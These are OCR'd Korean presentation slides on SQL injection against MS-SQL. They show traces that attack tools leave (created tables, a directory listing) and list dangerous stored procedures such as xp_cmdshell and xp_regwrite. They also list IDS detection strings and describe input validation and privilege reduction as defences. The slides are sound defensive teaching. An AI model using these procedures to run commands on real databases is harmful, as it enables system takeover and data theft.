


Table 생성을 통한 시스템 명령 어 실행 (Stored Procedure)

❑ 공격 툴을 이용한 공격 Example





DirName	DirAtt	DirFile
LDR	1	1
WIN_NT.~BT	1	0
AUTOEXEC.BAT	1	1
boot.ini	1	1
Chm Decompile	1	0
CONFIG.SYS	1	1
Documents and	1	0
Downloads	1	0
DSETUP.dll	1	1
dsetup32.dll	1	1
gdiplus.dll	1	1
Hangame	1	0
HNC	1	0
HunData	1	0
HunFont	1	0
Inetpub	1	0
MSDERelA	1	0
MSOCache	1	0
NBSI2	1	0
NB_TmpTxt.log	1	1
notes.ini	1	1
NtoiCamShot.log	1	1
os776395.bin	1	1
Perl	1	0
Pocket Controlle	1	0
PocketController	1	1
Program Files	1	0
RECYCLER	1	0
SUPPORT	1	0
System Volume	1	0
TEMP	1	0
Tmp	1	0
TOSHIBA	1	0
txtsetup.sif	1	1
VALUEADD	1	0
wget.exe	1	1
WINDOWS	1	0
WINDOWS.0	1	0
WINDOWS~0	1	0
Xecure_LiveUpd	1	1

Table 생성을 통한 시스템
명령어 실행
(Use Stored Procedure)

❑ 공격 툴을 사용하여 System 제어를 하였을 경우의 흔적

➡ Jiaozhu , xiao , xialou , t_jiaozhu , D99_tmp , D99_reg, D99_cmd , X_ , NB_ .. 등의 다양한 테이블이 생성됨 , 각 공격 툴 마다 명령 실행을 위해 임의의 테이블을 생성함

- 위의 Table 존재 시에는 Web Application에 문제가 존재하며 이 취약성을 통해 시스템에 접근하여 DB의 데이터를 다 열람하고 db_owner 권한일 경우 테이블을 이용하여 시스템 명령을 실행 하였음을 의미함.

➡ DB의 Stored Procedure를 사용하여 명령을 수행 하며 결과는 Table에 저장한다.

- xp_cmdshell
- xp_dirtree
- xp_regdeletekey
- xp_regenumvalues
- xp_regread
- xp_regwrite
- sp_makewebtask
- sp_adduser …

❑ Web Application 인자의 유효성 체크

➡ DB 쿼리에 변수로 사용되는 모든 인자에 대해 입력값 검증이 수행 되어야 함

- single quote 하나를 single quote 두 개로 replace하거나 ₩'로 replace
  data = replace(data, "'", "''") , data = replace(data, "'", "₩'")
- semi colon과 double dash 제거
- 정수이여야만하는 입력값에 대해 정수값 여부 체크
  Use IsNumeric Function
- 길이 체크 : DB컬럼의 크기와 같거나 작은지 체크
- **' , <,>,; ,-- 와 같은 문자가 변수에 존재 하지 않도록 강력한 체크 필요**

➡ SQL Injection 및 Validation Checking program의 사용 및 주기적 점검 필요

➡ Application 개발자의 보안 문제 인식을 통한 습관화된 인자 유효성 체크 필요

❑ DB의 권한 축소 및 불필요한 Stored Procedure 제거

➡ db_owner 권한의 제거가 필요하며 일반 user 권한 부여 필요함. (데이터의 보기는 가능하나 시스템 명령어 실행은 불가능하도록)

- xp_cmdshell xp_dirtree xp_regdeletekey xp_regenumvalues xp_regread xp_regwrite sp_makewebtask sp_adduser …

❑ IDS를 이용한 침입 탐지


➡ Ruleset을 업데이트 하여 다음과 같은 문자열을 감지 할 수 있도록 조정한다.

- IS_SRVROLEMEMBER , IS_MEMBER('db_owner') , db_name() ,%5Bsysobjects%5D , drop , delete 등의 경우 False alarm의 경우도 다수 있을 수 있으나 손쉽게 필터링 가능 할 것이다. 또한 IDS_Evasion과 관련하여서도 대책이 필요 할 수 있다고 본다.

➡ 침입 탐지 이후에 Firewall 혹은 switch 상에서의 공격 IP 차단

➡ 목적지를 확인하여 존재하는 취약성에 대한 강력한 수정 필요.

❑ Web Application Validation 체크 – 다수의 웹 진단 프로그램이 존재 하고 있음
(script를 이용한 Input validation checking)



Web Page crawling 이후
Validation 체크를 수행하는
자체 진단 프로그램

❑ Application의 위기

- ➡ 모든 서적에서 각 인자의 Validation 체크를 강화하고 보안상의 문제점을 지적하는 내용은 거의 없음.
- ➡ 국내의 대다수 웹 프로그램에도 Validation 체크는 완벽하지 않음
- ➡ 검색 시에 인자를 사용한 웹 서버들의 절반 이상이 취약한 것으로 추정됨
- ➡ 짧은 시간에 큰 효과를 얻고자 하여 검증을 철저히 하지 않은 문제 존재함
- ➡ 보안을 중요하게 생각하지 않은 IT 기업의 인식 부족 문제
- ➡ **향후에도 급격하게 문제가 해결 될 수 있는 부분이 아니므로 웹 서버를 해킹 하여 악성코드를 유포 시키는 등의 행위는 상당기간 지속이 될 것임**

❑ 총체적인 대응 필요

- ➡ 개발 , 운용 , DB , 보안 부분에 대한 총체적인 대응 필요
- ➡ IDS 룰셋 설정 및 DB 테이블 검사로 피해 여부 및 침입 여부 확인 필요하며 이후 Web Application에 대한 총체적인 진단 및 수정이 필요한 상황임
- ➡ MS-SQL 이외에도 mysql , Oracle에도 가능한 사안 이므로 Validation 체크의 철저만이 대안이 될 것임
- ➡ 기업내의 IT 자산이 중요한 역할을 수행하는 IT기업의 경우 보다 더 강력한 Validation 체크가 필요하며 공격을 방어 하고 보안 수준을 높이기 위한 종합적인 계획이 필요하다.
- ➡ 실질적인 대응이 가능한 전문 인력의 확보 혹은 능력의 확보 필요함

감사 합니다.
p4ssion is my life.